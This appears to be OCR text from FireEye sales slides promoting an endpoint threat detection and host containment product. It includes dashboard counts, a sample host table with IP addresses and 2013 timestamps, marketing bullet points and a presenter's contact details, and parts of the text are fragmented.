Custom	6

ArcSight	126
FireEye	17
Custom	38

TRIAGE COLLECTIONS

22 In Progress...

51 Complete

HIT DETAILS

88 presence indicators detected on 33 hosts

115 execution indicators detected on 31 hosts

13 hits on 5 hosts that are ineligible for containment

Contained Hosts

13

Containment duration:

- 1 host contained > 1 week
- 5 hosts contained > 3 days
- 7 hosts contained 3 days or less

Containment requests	21
Containment failed	1

Active Hosts (number of hosts successfully audited)

Host Population

10,567

Hosts last seen:

> 1 Week Ago	548
> 30 Days Ago	385
> 90 Days Ago	97

CHI5955671TY1	108.89.5.2	2013-02-13 22:48:00Z	12	66		Complete
USSCR8776143	145.71.201.6	2013-02-13 20:18:37Z	4	11		
USSCB9935518	144.151.89.103	2013-02-13 19:00:50Z	10	14		
CHI99451TY82	108.89.55.18	2013-02-13 16:03:35Z	16	85		
USSCR8772351	199.17.103.21	2013-02-13 09:57:04Z	1	3		Complete

0F-4539-93A3-550549924836

(TM) Ultimate

rd Time

:35:33Z (1 day ago)

:34:56Z


2013-02-15 04:51:23Z

2013-01-06 11:44:09Z

ment approved by Dana Smith

ment requested by Betty Menendez

2013-01-27 18:21:56Z Host added to "London_offices" set by Ravi Santhanam



Agent Anywhere™ Automatically Investigates Endpoints No Matter Where They Are


Reach Endpoints Anywhere

Understand What Happened Without Forensics

Detect Events in the Past

FireEye Platform: Workflow

4 Contain & Isolate Compromised Devices




Deny attackers access to systems with a single mouse click while still allowing remote investigation.

Summary

- Today’s attacks are more advanced and sophisticated
- Traditional defenses can’t stop them
- Real-time, integrated signature-less platform is required across Web, email, mobile, file and endpoint attack vectors
- The FireEye cross-enterprise platform stops today’s new breed of cyber attacks

Complete Protection Against Today’s New Breed of Cyber Attacks


Dynamic Threat Intelligence Cloud
Continuous Monitoring and IR Services
Malware Analysis System
Network and Email Threat Protection
Mobile Threat Protection
Endpoint Threat Protection

Thank you

Tomasz Pietrzyk
FireEye
tomasz.pietrzyk@FireEye.com